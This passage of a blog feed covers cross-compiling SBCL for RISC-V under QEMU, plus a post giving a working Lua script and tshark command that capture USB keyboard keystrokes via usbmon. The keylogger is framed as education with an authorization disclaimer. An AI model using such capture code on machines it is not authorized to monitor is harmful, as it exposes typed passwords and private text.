    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>bash cross-make.sh <span class="nt">-p</span> 2222 <span class="nb">sync </span>ubuntu@localhost /home/ubuntu/sbcl <span class="s2">"GNUMAKE=gmake SBCL_ARCH=riscv64 CFLAGS='-fsigned-char'"</span>
</code></pre></div>    </div>

    <p>Once the host build finishes, you’ll have a stage-1 SBCL compiler in the VM’s <code class="language-plaintext highlighter-rouge">/home/ubuntu/sbcl</code> directory.</p>
  </li>
  <li>
    <p>Build the <code class="language-plaintext highlighter-rouge">contrib</code> libraries on the ubuntu VM</p>

    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cd</span> /home/ubuntu/sbcl
sh make-target-contrib.sh
</code></pre></div>    </div>

    <p>You’ll see a flood of binary gibberish on your terminal.</p>
  </li>
  <li>
    <p>Work around the broken run-program output parameter</p>

    <p>Extensive debugging revealed that SBCL’s run-program function (used to concatenate files via cat) ignores its <code class="language-plaintext highlighter-rouge">:output</code> argument and always writes to stdout. This pollutes the terminal.</p>
  </li>
  <li>
    <p>Apply the make-contrib patch</p>

    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>wget https://raw.githubusercontent.com/fedora-riscv/sbcl-build-docs/refs/heads/main/sbcl-make-contrib.patch
git apply sbcl-make-contrib.patch
</code></pre></div>    </div>
  </li>
  <li>
    <p>Create the missing sbcl-home directory</p>

    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cd</span> /home/ubuntu/sbcl
<span class="nb">mkdir</span> <span class="nt">-p</span> obj/sbcl-home
</code></pre></div>    </div>
  </li>
  <li>
    <p>Clean and rebuild</p>

    <p>Before each build, run:</p>

    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>./clean.sh
</code></pre></div>    </div>

    <p>Then repeat steps 5–13. You should now produce a preliminary SBCL binary and the contrib libraries.</p>
  </li>
  <li>
    <p>Prepare for full bootstrap</p>

    <p>Run the following on the ubuntu vm</p>
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cp</span> <span class="nt">-r</span> /home/ubuntu/sbcl /home/ubuntu/sbcl-new
<span class="nb">cd</span> /home/ubuntu/sbcl-new
sh clean.sh
<span class="nb">mkdir</span> <span class="nt">-p</span> obj/sbcl-home
<span class="nv">SBCL_ARCH</span><span class="o">=</span>riscv64 <span class="nv">CFLAGS</span><span class="o">=</span><span class="s2">"-fsigned-char"</span> <span class="se">\</span>
  sh make.sh <span class="nt">--xc-host</span><span class="o">=</span><span class="s1">'/home/ubuntu/sbcl/run-sbcl.sh'</span> <span class="nt">--arch</span><span class="o">=</span><span class="s2">"riscv64"</span>
</code></pre></div>    </div>

    <p>If you build and are able to run <code class="language-plaintext highlighter-rouge">make.sh</code> on SBCL, you will get the following message:</p>
    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>The build seems to have finished successfully, including 19
contributed modules. If you would like to run more extensive tests on
the new SBCL, you can try:

  cd ./tests &amp;&amp; sh ./run-tests.sh

To build documentation:

  cd ./doc/manual &amp;&amp; make

To install SBCL (more information in INSTALL):

  sh install.sh

//build started:  Tue May  6 16:41:55 UTC 2025
//build finished: Tue May  6 17:08:55 UTC 2025
</code></pre></div>    </div>

    <p>To install <code class="language-plaintext highlighter-rouge">sbcl</code> run <code class="language-plaintext highlighter-rouge">sh install.sh</code>, you might need to run <code class="language-plaintext highlighter-rouge">sudo sh install.sh</code> if you are running as a regular user.</p>
  </li>
</ol>

<h2 id="disassembling-common-lisp-code">Disassembling Common lisp code</h2>

<p>Here are two classic Common Lisp implementations of the Fibonacci function:</p>

<p><strong>Simple recursive version</strong></p>
<div class="language-lisp highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">;; fib-recursive: exponential time</span>
<span class="p">(</span><span class="nb">defun</span> <span class="nv">fib-recursive</span> <span class="p">(</span><span class="nv">n</span><span class="p">)</span>
  <span class="s">"Return the Nth Fibonacci number (0-indexed) recursively."</span>
  <span class="p">(</span><span class="k">if</span> <span class="p">(</span><span class="nb">&lt;=</span> <span class="nv">n</span> <span class="mi">1</span><span class="p">)</span>
      <span class="nv">n</span>
      <span class="p">(</span><span class="nb">+</span> <span class="p">(</span><span class="nv">fib-recursive</span> <span class="p">(</span><span class="nb">-</span> <span class="nv">n</span> <span class="mi">1</span><span class="p">))</span>
         <span class="p">(</span><span class="nv">fib-recursive</span> <span class="p">(</span><span class="nb">-</span> <span class="nv">n</span> <span class="mi">2</span><span class="p">)))))</span>
</code></pre></div></div>

<p><strong>Iterative version using LOOP</strong></p>
<div class="language-lisp highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">;; fib-iterative: linear time, constant space</span>
<span class="p">(</span><span class="nb">defun</span> <span class="nv">fib-iterative</span> <span class="p">(</span><span class="nv">n</span><span class="p">)</span>
  <span class="s">"Returns the Nth Fibonacci number (0-indexed) in O(N) time."</span>
  <span class="p">(</span><span class="nb">cond</span> <span class="p">((</span><span class="nb">&lt;</span> <span class="nv">n</span> <span class="mi">0</span><span class="p">)</span> <span class="p">(</span><span class="nb">error</span> <span class="s">"Input must be a non-negative integer"</span><span class="p">))</span>
        <span class="p">((</span><span class="nb">=</span> <span class="nv">n</span> <span class="mi">0</span><span class="p">)</span> <span class="mi">0</span><span class="p">)</span>
        <span class="p">((</span><span class="nb">=</span> <span class="nv">n</span> <span class="mi">1</span><span class="p">)</span> <span class="mi">1</span><span class="p">)</span>
        <span class="p">(</span><span class="no">t</span> <span class="p">(</span><span class="k">let</span> <span class="p">((</span><span class="nv">a</span> <span class="mi">0</span><span class="p">)</span>
                 <span class="p">(</span><span class="nv">b</span> <span class="mi">1</span><span class="p">))</span>
             <span class="p">(</span><span class="nb">loop</span> <span class="nv">for</span> <span class="nv">i</span> <span class="nv">from</span> <span class="mi">2</span> <span class="nv">to</span> <span class="nv">n</span>
                   <span class="nb">do</span> <span class="p">(</span><span class="k">let</span> <span class="p">((</span><span class="nv">temp</span> <span class="p">(</span><span class="nb">+</span> <span class="nv">a</span> <span class="nv">b</span><span class="p">)))</span>
                        <span class="p">(</span><span class="nb">setf</span> <span class="nv">a</span> <span class="nv">b</span><span class="p">)</span>
                        <span class="p">(</span><span class="nb">setf</span> <span class="nv">b</span> <span class="nv">temp</span><span class="p">)))</span>
             <span class="nv">b</span><span class="p">))))</span>
</code></pre></div></div>
<p><strong>Usage</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>* (fib-recursive 10)  ; =&gt; 55
* (fib-iterative 10)  ; =&gt; 55
</code></pre></div></div>

<p>You can put these definitions in a file, say <code class="language-plaintext highlighter-rouge">fib.lisp</code>, and load them into SBCL via:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sbcl <span class="nt">--load</span> fib.lisp
</code></pre></div></div>

<p>Then call <code class="language-plaintext highlighter-rouge">(fib-iterative N)</code> or <code class="language-plaintext highlighter-rouge">(fib-recursive N)</code> at the REPL.</p>

<p><img src="/images/fib.png" alt="output" /></p>

<p>In SBCL you can use the built-in disassembler at the REPL. Just make sure your function is compiled, then call <code class="language-plaintext highlighter-rouge">disassemble</code> on it. For example, assuming you’ve already defined the two versions:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">(</span>compile <span class="s1">'fib-recursive)
(compile '</span>fib-iterative<span class="o">)</span>

<span class="p">;;</span> now disassemble them
<span class="o">(</span>disassemble <span class="s1">'fib-recursive)
(disassemble '</span>fib-iterative<span class="o">)</span>
</code></pre></div></div>

<p><img src="/images/disassembly.png" alt="First 10 lines of fib-recursive disassembly" /></p>

<h2 id="sources">Sources</h2>

<p><a href="https://github.com/fedora-riscv/sbcl-build-docs">https://github.com/fedora-riscv/sbcl-build-docs</a></p>

<p><a href="https://canonical-ubuntu-boards.readthedocs-hosted.com/en/latest/how-to/qemu-riscv/">https://canonical-ubuntu-boards.readthedocs-hosted.com/en/latest/how-to/qemu-riscv/</a></p>

<p><a href="https://risc-v-getting-started-guide.readthedocs.io/en/latest/linux-qemu.html">https://risc-v-getting-started-guide.readthedocs.io/en/latest/linux-qemu.html</a></p>

<p><a href="https://fiveop.de/blog/sbcl-on-fedora-on-riscv-qemu-on-arch-linux-x86_64.html">https://fiveop.de/blog/sbcl-on-fedora-on-riscv-qemu-on-arch-linux-x86_64.html</a></p>

<p><a href="https://fedoraproject.org/wiki/Architectures/RISC-V/Installing">https://fedoraproject.org/wiki/Architectures/RISC-V/Installing</a></p>

<p><a href="https://wiki.qemu.org/Documentation/Platforms/RISCV">https://wiki.qemu.org/Documentation/Platforms/RISCV</a></p>]]></content><author><name></name></author><category term="linux" /><category term="riscv" /><category term="qemu" /><category term="ubuntu" /><category term="sbcl" /><summary type="html"><![CDATA[Motivation During my college years, I developed a deep fascination with both RISC-V architecture and Common Lisp programming. RISC-V’s elegant, open instruction set architecture (ISA) made assembly programming more approachable compared to x86, while Common Lisp’s powerful metaprogramming capabilities opened my eyes to new programming paradigms. Recently, I found myself wanting to explore how these two technologies intersect. Specifically, I was curious to examine how Common Lisp programs compile down to RISC-V assembly through SBCL (Steel Bank Common Lisp). Understanding the generated assembly code could provide insights into both SBCL’s compilation strategies and RISC-V’s instruction set usage in practice. This writeup documents my journey of setting up an environment for SBCL development on RISC-V architecture, with a focus on being able to examine the assembly output. While primarily a learning exercise, it may prove useful for others interested in Common Lisp implementation details or RISC-V assembly programming. SBCL Cross-Compiling Terminology SBCL: A Common Lisp compiler. Project page: https://www.sbcl.org/ Bootstrap: In compiler development, the process of first building a minimal “host” compiler by some special means, then using it to compile the full compiler. contrib: The extension libraries shipped with SBCL. Build SBCL on RISC-V Preparation According to the official cross-compilation guide, building SBCL requires an existing, older SBCL for bootstrapping. On platforms without a native SBCL binary, you must either: Use a third-party Lisp implementation (e.g., CLISP) to compile SBCL, or Use SBCL on another system/platform to cross-compile for RISC-V, then build contrib natively on the target. Research showed that option 1 demands matching very specific versions and that natively compiling SBCL under QEMU RISC-V takes 3–4 hours. Therefore, this guide focuses on option 2. Steps &amp; Pitfalls Set up a RISC-V VM Create a working directory, where we’ll download files mkdir riscv64-linux cd riscv64-linux Download pre-built ubuntu image and uncompress wget https://cdimage.ubuntu.com/releases/noble/release/ubuntu-24.04.2-preinstalled-server-riscv64.img.xz xz -dk ubuntu-24.04.2-preinstalled-server-riscv64.img.xz The original image size is not enough for image building, we need enlarge it first. qemu-img resize -f raw ubuntu-24.04.2-preinstalled-server-riscv64.img +5G Boot RISC-V qemu vm in NAT mode, you’ll most likely get an IP address that starts with 10.0.2.NUM/24. qemu-system-riscv64 \ -machine virt -nographic -m 2048 -smp 4 \ -kernel /usr/lib/u-boot/qemu-riscv64_smode/uboot.elf \ -netdev user,id=net0,hostfwd=tcp::2222-:22 \ -device virtio-net-device,netdev=net0 \ -drive file=ubuntu-24.04.2-preinstalled-server-riscv64.img,if=virtio,format=raw Login with the user ubuntu and the default password ubuntu; you will be asked to choose a new password Install and configure ssh on the ubuntu vm. sudo apt install ssh sudo systemctl enable --now ssh Then on your host, test the ssh connection, ssh -p 2222 ubuntu@localhost Configure SSH access Interactively generate an ed25519 SSH keypair on the host. ssh-keygen Copy the public key into the VM’s /home/ubuntu/.ssh/authorized_keys. ssh-copy-id -p 2222 ubuntu@localhost Clone SBCL on the VM git clone https://git.code.sf.net/p/sbcl/sbcl /home/ubuntu/sbcl Clone SBCL on the host cd riscv64-linux git clone https://git.code.sf.net/p/sbcl/sbcl Run the cross-make script on the host cd sbcl sh cross-make.sh -p 2222 sync ubuntu@localhost /home/ubuntu/sbcl "GNUMAKE=gmake SBCL_ARCH=riscv64 CFLAGS='-fsigned-char'" sync ensures the VM’s and host’s SBCL source are identical (it uses the VM’s repo HEAD). The SBCL_ARCH and CFLAGS variables set the target architecture and compiler flags. You might get an error about GNU Make not being found. To fix this, install the build-essential package on the guest ubuntu vm sudo apt install build-essential Re-run the cross-make.sh script again: sh cross-make.sh -p 2222 sync ubuntu@localhost /home/ubuntu/sbcl "GNUMAKE=gmake SBCL_ARCH=riscv64 CFLAGS='-fsigned-char'" And you will get some output that looks similar to this with the error: “No such file or directory” + ./generate-version.sh + ssh -p 2222 ubuntu@localhost cd /home/ubuntu/sbcl ; git checkout 8c0820b1ac2f20cc491b8e83ae20604f8da3b488 &amp;&amp; GNUMAKE=gmake SBCL_ARCH=riscv64 CFLAGS='-fsigned-char' sh make-config.sh &amp;&amp; mv version.lisp-expr remote-version.lisp-expr HEAD is now at 8c0820b1a Slightly less branching in EQUAL. rm -f *~ *.bak *.orig \#*\# .\#* texput.log *.fasl rm -rf sbcl asdf "docstrings/" rm -f sbcl.html asdf.html rm -f contrib-docs.texi-temp rm -f package-locks.texi-temp rm -f variables.texinfo rm -f sbcl.ps asdf.ps sbcl.pdf asdf.pdf html-stamp tempfiles-stamp rm -f asdf.aux asdf.cp asdf.cps asdf.fn asdf.fns asdf.ky asdf.log asdf.pg asdf.toc asdf.tp asdf.tps asdf.vr asdf.vrs sbcl.aux sbcl.cp sbcl.cps sbcl.fn sbcl.fns sbcl.ky sbcl.log sbcl.pg sbcl.toc sbcl.tp sbcl.tps sbcl.vr sbcl.vrs rm -f sbcl.info sbcl.info-* asdf.info rm -rf *.include *.info *.pdf *~ *.cp *.fn *.ky *.log *.pg *.toc \ *.tp *.vr *.aux *.eps *.png *.dvi *.ps *.txt *.fns \ html-stamp sbcl-internals/ //entering make-config.sh //ensuring the existence of output/ directory //guessing default target CPU architecture from host architecture //setting up CPU-architecture-dependent information sbcl_arch="riscv" //initializing /home/ubuntu/sbcl/local-target-features.lisp-expr //setting up OS-dependent information gmake: Entering directory '/home/ubuntu/sbcl/tools-for-build' cc -I../src/runtime -fsigned-char determine-endianness.c -ldl -Wl,-no-as-needed -o determine-endianness gmake: Leaving directory '/home/ubuntu/sbcl/tools-for-build' //finishing /home/ubuntu/sbcl/local-target-features.lisp-expr + scp -P 2222 ubuntu@localhost:/home/ubuntu/sbcl/{remote-version.lisp-expr,local-target-features.lisp-expr,output/build-id.inc} . scp: /home/ubuntu/sbcl/{remote-version.lisp-expr,local-target-features.lisp-expr,output/build-id.inc}: No such file or directory Investigation shows: scp -P 2222 ubuntu@localhost:/home/ubuntu/sbcl/{remote-version.lisp-expr,local-target-features.lisp-expr,output/build-id.inc} . is passed literally, and you end up looking for a file called /home/ubuntu/sbcl/{remote-version.lisp-expr,local-target-features.lisp-expr,output/build-id.inc} Resolve the build issue: Re-run the cros-make script using bash so that you get brace expansion: bash cross-make.sh -p 2222 sync ubuntu@localhost /home/ubuntu/sbcl "GNUMAKE=gmake SBCL_ARCH=riscv64 CFLAGS='-fsigned-char'" You will most likely run into the missing output directory issue after fixing brace expansion issue. You’ll see: + scp -P 2222 ubuntu@localhost:/home/ubuntu/sbcl/remote-version.lisp-expr ubuntu@localhost:/home/ubuntu/sbcl/local-target-features.lisp-expr ubuntu@localhost:/home/ubuntu/sbcl/output/build-id.inc . remote-version.lisp-expr 100% 189 117.8KB/s 00:00 local-target-features.lisp-expr 100% 496 258.7KB/s 00:00 build-id.inc 100% 36 18.6KB/s 00:00 + mv build-id.inc output + sh make-host-1.sh //entering make-host-1.sh make-host-1.sh: 24: .: cannot open output/build-config: No such file Resolve the missing output directory issue. Fix: wget https://raw.githubusercontent.com/fedora-riscv/sbcl-build-docs/refs/heads/main/sbcl-cross-make.patch git apply sbcl-cross-make.patch rm -rf output mkdir output Re-run the cross-make script bash cross-make.sh -p 2222 sync ubuntu@localhost /home/ubuntu/sbcl "GNUMAKE=gmake SBCL_ARCH=riscv64 CFLAGS='-fsigned-char'" Resolve sbcl: not found error The “sbcl: not found” is coming from your host (the Kali VM), not the RISC-V target. The make-host-1.sh step needs a working SBCL on the machine where you invoked cross-make.sh so it can build the C runtime and do the first “genesis” pass. Install SBCL on your host (or otherwise make a host‐side SBCL available in your PATH): sudo apt install sbcl This gives you the “stage-0” SBCL compiler that the cross-make process uses to build the stage-1 compiler for RISC-V. Re-run the cross-make script bash cross-make.sh -p 2222 sync ubuntu@localhost /home/ubuntu/sbcl "GNUMAKE=gmake SBCL_ARCH=riscv64 CFLAGS='-fsigned-char'" Once the host build finishes, you’ll have a stage-1 SBCL compiler in the VM’s /home/ubuntu/sbcl directory. Build the contrib libraries on the ubuntu VM cd /home/ubuntu/sbcl sh make-target-contrib.sh You’ll see a flood of binary gibberish on your terminal. Work around the broken run-program output parameter Extensive debugging revealed that SBCL’s run-program function (used to concatenate files via cat) ignores its :output argument and always writes to stdout. This pollutes the terminal. Apply the make-contrib patch wget https://raw.githubusercontent.com/fedora-riscv/sbcl-build-docs/refs/heads/main/sbcl-make-contrib.patch git apply sbcl-make-contrib.patch Create the missing sbcl-home directory cd /home/ubuntu/sbcl mkdir -p obj/sbcl-home Clean and rebuild Before each build, run: ./clean.sh Then repeat steps 5–13. You should now produce a preliminary SBCL binary and the contrib libraries. Prepare for full bootstrap Run the following on the ubuntu vm cp -r /home/ubuntu/sbcl /home/ubuntu/sbcl-new cd /home/ubuntu/sbcl-new sh clean.sh mkdir -p obj/sbcl-home SBCL_ARCH=riscv64 CFLAGS="-fsigned-char" \ sh make.sh --xc-host='/home/ubuntu/sbcl/run-sbcl.sh' --arch="riscv64" If you build and are able to run make.sh on SBCL, you will get the following message: The build seems to have finished successfully, including 19 contributed modules. If you would like to run more extensive tests on the new SBCL, you can try: cd ./tests &amp;&amp; sh ./run-tests.sh To build documentation: cd ./doc/manual &amp;&amp; make To install SBCL (more information in INSTALL): sh install.sh //build started: Tue May 6 16:41:55 UTC 2025 //build finished: Tue May 6 17:08:55 UTC 2025 To install sbcl run sh install.sh, you might need to run sudo sh install.sh if you are running as a regular user. Disassembling Common lisp code Here are two classic Common Lisp implementations of the Fibonacci function: Simple recursive version ;; fib-recursive: exponential time (defun fib-recursive (n) "Return the Nth Fibonacci number (0-indexed) recursively." (if (&lt;= n 1) n (+ (fib-recursive (- n 1)) (fib-recursive (- n 2))))) Iterative version using LOOP ;; fib-iterative: linear time, constant space (defun fib-iterative (n) "Returns the Nth Fibonacci number (0-indexed) in O(N) time." (cond ((&lt; n 0) (error "Input must be a non-negative integer")) ((= n 0) 0) ((= n 1) 1) (t (let ((a 0) (b 1)) (loop for i from 2 to n do (let ((temp (+ a b))) (setf a b) (setf b temp))) b)))) Usage * (fib-recursive 10) ; =&gt; 55 * (fib-iterative 10) ; =&gt; 55 You can put these definitions in a file, say fib.lisp, and load them into SBCL via: sbcl --load fib.lisp Then call (fib-iterative N) or (fib-recursive N) at the REPL. In SBCL you can use the built-in disassembler at the REPL. Just make sure your function is compiled, then call disassemble on it. For example, assuming you’ve already defined the two versions: (compile 'fib-recursive) (compile 'fib-iterative) ;; now disassemble them (disassemble 'fib-recursive) (disassemble 'fib-iterative) Sources https://github.com/fedora-riscv/sbcl-build-docs https://canonical-ubuntu-boards.readthedocs-hosted.com/en/latest/how-to/qemu-riscv/ https://risc-v-getting-started-guide.readthedocs.io/en/latest/linux-qemu.html https://fiveop.de/blog/sbcl-on-fedora-on-riscv-qemu-on-arch-linux-x86_64.html https://fedoraproject.org/wiki/Architectures/RISC-V/Installing https://wiki.qemu.org/Documentation/Platforms/RISCV]]></summary></entry><entry><title type="html">Using tshark as a keylogger</title><link href="https://morph-k.github.io/linux/tshark/hacking/2025/02/20/TShark-Keylogger.html" rel="alternate" type="text/html" title="Using tshark as a keylogger" /><published>2025-02-20T00:00:00+00:00</published><updated>2025-02-20T00:00:00+00:00</updated><id>https://morph-k.github.io/linux/tshark/hacking/2025/02/20/TShark-Keylogger</id><content type="html" xml:base="https://morph-k.github.io/linux/tshark/hacking/2025/02/20/TShark-Keylogger.html"><![CDATA[<p>Have you ever wondered how keyloggers work at a network packet level? In this post, we’ll explore how to create a simple USB keylogger using tshark and Lua scripting. This implementation is based on examples from the book “Wireshark for Security Professionals” and serves as an educational demonstration of USB packet analysis.</p>


<blockquote>
  <p><strong>Note</strong>: This tutorial is for educational purposes only. Always ensure you have proper authorization before monitoring any system or network traffic.</p>
</blockquote>

<h2 id="prerequisites">Prerequisites</h2>

<p>This tutorial was tested on a Kali Linux ARM64 VM. You’ll need:</p>
<ul>
  <li>Kali Linux (or any Linux distribution)</li>
  <li>tshark installed</li>
  <li>Root access</li>
</ul>

<h2 id="setting-up-the-environment">Setting Up the Environment</h2>

<p>First, install tshark if you haven’t already:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>apt <span class="nb">install </span>tshark
</code></pre></div></div>

<p>Next, we need to enable USB monitoring. This is done by loading the usbmon kernel module:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>modprobe usbmon
</code></pre></div></div>

<h2 id="the-keylogger-script">The Keylogger Script</h2>

<p>Create a file named <code class="language-plaintext highlighter-rouge">keysniffer.lua</code> with the following Lua script. This script processes USB packets and maps them to keystrokes using the USB HID Usage Tables specification:</p>

<div class="language-lua highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">--we want to capture usb data for each packet</span>
<span class="kd">local</span> <span class="n">usbdata</span> <span class="o">=</span> <span class="n">Field</span><span class="p">.</span><span class="n">new</span><span class="p">(</span><span class="s2">"usb.capdata"</span><span class="p">)</span>
<span class="c1">--the listener function, will create our tap</span>
<span class="kd">local</span> <span class="k">function</span> <span class="nf">init_listener</span><span class="p">()</span>
  <span class="nb">print</span><span class="p">(</span><span class="s2">"[*] Started KeySniffing…\n"</span><span class="p">)</span>
  <span class="c1">--only listen for usb packets</span>
  <span class="kd">local</span> <span class="n">tap</span> <span class="o">=</span> <span class="n">Listener</span><span class="p">.</span><span class="n">new</span><span class="p">(</span><span class="s2">"usb"</span><span class="p">)</span>

  <span class="c1">--called for every packet meeting the filter set for the Listener(), so usb packets</span>
  <span class="k">function</span> <span class="nc">tap</span><span class="p">.</span><span class="nf">packet</span><span class="p">(</span><span class="n">pinfo</span><span class="p">,</span> <span class="n">tvb</span><span class="p">)</span>
    <span class="c1">--list from http://www.usb.org/developers/devclass_docs/Hut1_11.pdf</span>
    <span class="kd">local</span> <span class="n">keys</span> <span class="o">=</span> <span class="s2">"????abcdefghijklmnopqrstuvwxyz1234567890\n??\t -=[]\\?;??,./"</span>
    <span class="c1">--get the usb.capdata</span>
    <span class="kd">local</span> <span class="n">data</span> <span class="o">=</span> <span class="n">usbdata</span><span class="p">()</span>
    <span class="c1">--make sure the packet actually has a usb.capdata field</span>
    <span class="k">if</span> <span class="n">data</span> <span class="o">~=</span> <span class="kc">nil</span> <span class="k">then</span>
      <span class="kd">local</span> <span class="n">keycodes</span> <span class="o">=</span> <span class="p">{}</span>
      <span class="kd">local</span> <span class="n">i</span> <span class="o">=</span> <span class="mi">0</span>
      <span class="c1">--match on everything that is a hex byte %x and add it to the table</span>
      <span class="c1">--this works b/c data is in format %x:%x:%x:%x</span>
      <span class="c1">--it is effectively pythons split(':') function</span>
      <span class="k">for</span> <span class="n">v</span> <span class="k">in</span> <span class="nb">string.gmatch</span><span class="p">(</span><span class="nb">tostring</span><span class="p">(</span><span class="n">data</span><span class="p">),</span> <span class="s2">"%x+"</span><span class="p">)</span> <span class="k">do</span>
        <span class="n">i</span> <span class="o">=</span> <span class="n">i</span> <span class="o">+</span> <span class="mi">1</span>
        <span class="n">keycodes</span><span class="p">[</span><span class="n">i</span><span class="p">]</span> <span class="o">=</span> <span class="n">v</span>
      <span class="k">end</span>
      <span class="c1">--make sure we got a keypress, which is the 3rd value</span>
      <span class="c1">--this works on a table b/c we are using int key values</span>
      <span class="k">if</span> <span class="o">#</span><span class="n">keycodes</span> <span class="o">&lt;</span> <span class="mi">3</span> <span class="k">then</span>
        <span class="k">return</span>
      <span class="k">end</span>
      <span class="c1">--convert the hex key to decimal</span>
      <span class="kd">local</span> <span class="n">code</span> <span class="o">=</span> <span class="nb">tonumber</span><span class="p">(</span><span class="n">keycodes</span><span class="p">[</span><span class="mi">3</span><span class="p">],</span> <span class="mi">16</span><span class="p">)</span> <span class="o">+</span> <span class="mi">1</span>
      <span class="c1">--get the right key mapping</span>
      <span class="kd">local</span> <span class="n">key</span> <span class="o">=</span> <span class="n">keys</span><span class="p">:</span><span class="n">sub</span><span class="p">(</span><span class="n">code</span><span class="p">,</span> <span class="n">code</span><span class="p">)</span>
      <span class="c1">--as long as it isn't '?' lets print it to stdout</span>
      <span class="k">if</span> <span class="n">key</span> <span class="o">~=</span> <span class="s1">'?'</span> <span class="k">then</span>
        <span class="nb">io.write</span><span class="p">(</span><span class="n">key</span><span class="p">)</span>
        <span class="nb">io.flush</span><span class="p">()</span>
      <span class="k">end</span>
    <span class="k">end</span>
  <span class="k">end</span>

  <span class="c1">--this is called when capture is reset</span>
  <span class="k">function</span> <span class="nc">tap</span><span class="p">.</span><span class="nf">reset</span><span class="p">()</span>
    <span class="nb">print</span><span class="p">(</span><span class="s2">"[*] Done Capturing"</span><span class="p">)</span>
  <span class="k">end</span>

  <span class="c1">--function called at the end of tshark run</span>
  <span class="k">function</span> <span class="nc">tap</span><span class="p">.</span><span class="nf">draw</span><span class="p">()</span>
    <span class="nb">print</span><span class="p">(</span><span class="s2">"</span><span class="se">\n\n</span><span class="s2">[*] Done Processing"</span><span class="p">)</span>
  <span class="k">end</span>
<span class="k">end</span>

<span class="n">init_listener</span><span class="p">()</span>
</code></pre></div></div>

<h2 id="running-the-keylogger">Running the Keylogger</h2>

<p>With everything set up, you can now run the keylogger using:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>tshark <span class="nt">-Q</span> <span class="nt">-i</span> usbmon3 <span class="nt">-Xlua_script</span>:keysniffer.lua
</code></pre></div></div>

<p>Now press some keys on the keyboard on interface 3 and see the output in the terminal.</p>

<p>The command breakdown:</p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">-Q</code>: Quiet mode (no packet information displayed)</li>
  <li><code class="language-plaintext highlighter-rouge">-i usbmon3</code>: Monitor USB interface 3 (you can change this to usbmon0, usbmon1, etc. use lsusb to find your device interface)</li>
  <li><code class="language-plaintext highlighter-rouge">-Xlua_script:keysniffer.lua</code>: Load our Lua script</li>
</ul>

<h2 id="how-it-works">How It Works</h2>

<p>The script works by:</p>
<ol>
  <li>Creating a listener for USB packets</li>
  <li>Extracting the USB capture data from each packet</li>
  <li>Parsing the keycodes using the USB HID Usage Tables</li>
  <li>Converting the keycodes to their corresponding characters</li>
  <li>Outputting the captured keystrokes in real-time</li>
</ol>

<h2 id="references">References</h2>

<p>This implementation is based on examples from <a href="https://computerscience.unicam.it/marcantoni/reti/laboratorio_wireshark/Wireshark%20for%20Security%20Professionals%20-%20Using%20Wireshark%20and%20the%20Metasploit%20Framework.pdf">“Wireshark for Security Professionals”</a>, which provides excellent insights into network security analysis using Wireshark and related tools.</p>]]></content><author><name></name></author><category term="linux" /><category term="tshark" /><category term="hacking" /><summary type="html"><![CDATA[Have you ever wondered how keyloggers work at a network packet level? In this post, we’ll explore how to create a simple USB keylogger using tshark and Lua scripting. This implementation is based on examples from the book “Wireshark for Security Professionals” and serves as an educational demonstration of USB packet analysis.]]></summary></entry><entry><title type="html">Setting up USB capture on Wireshark</title><link href="https://morph-k.github.io/linux/wireshark/2025/02/19/Wireshark-USB-Capture-Setup.html" rel="alternate" type="text/html" title="Setting up USB capture on Wireshark" /><published>2025-02-19T00:00:00+00:00</published><updated>2025-02-19T00:00:00+00:00</updated><id>https://morph-k.github.io/linux/wireshark/2025/02/19/Wireshark-USB-Capture-Setup</id><content type="html" xml:base="https://morph-k.github.io/linux/wireshark/2025/02/19/Wireshark-USB-Capture-Setup.html"><![CDATA[<h2 id="motivation">Motivation</h2>
